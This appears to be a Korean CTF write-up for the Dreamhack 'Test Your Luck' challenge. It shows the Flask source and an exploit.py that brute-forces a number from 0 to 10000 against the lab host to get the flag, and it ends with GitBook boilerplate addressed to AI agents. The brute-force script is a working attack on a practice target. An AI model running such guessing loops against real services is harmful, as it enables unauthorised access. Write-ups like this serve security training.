> For the complete documentation index, see [llms.txt](https://docs.cooku222.kr/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.cooku222.kr/security/web-hacking/dreamhack/dreamhack-test-your-luck.md).
# \[Dreamhack] Test Your Luck
```
from flask import Flask, render_template, request, jsonify
import random
app = Flask(__name__)
NUMBER_RANGE = (0, 10000)
TARGET_NUMBER = random.randint(*NUMBER_RANGE)
def flag():
try:
FLAG = open("./flag", "r").read()
except:
FLAG = "[**FLAG**]"
return FLAG
@app.route('/')
def index():
return render_template('index.html', range=NUMBER_RANGE)
@app.route('/guess', methods=['POST'])
def guess_number():
user_guess = int(request.form['guess'])
if user_guess == TARGET_NUMBER:
return jsonify({"result": "Correct", "flag": flag()})
else:
return jsonify({"result": "Incorrect", "flag": "Try again~!"})
if __name__ == '__main__':
app.run(host="0.0.0.0")
```
소스코드를 봐도 flag값을 알 수 있는 근거?는 없고 숫자의 범위만 있길래
**exploit.py**
```
import requests
url = 'http://host3.dreamhack.games:10246/guess'
for guess in range(0, 10001): # 0부터 10000까지
response = requests.post(url, data={'guess': str(guess)})
json_data = response.json()
if json_data['result'] == 'Correct':
print(f"[+] Found the number: {guess}")
print(f"[+] FLAG: {json_data['flag']}")
break
else:
print(f"[-] Tried {guess} - Incorrect")
```

-> 0부터 10000까지 브루트포싱하여 플래그를 찾는 Python 코드를 짜주고
이 코드를 돌리면
플래그를 얻을 수 있다.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://docs.cooku222.kr/security/web-hacking/dreamhack/dreamhack-test-your-luck.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.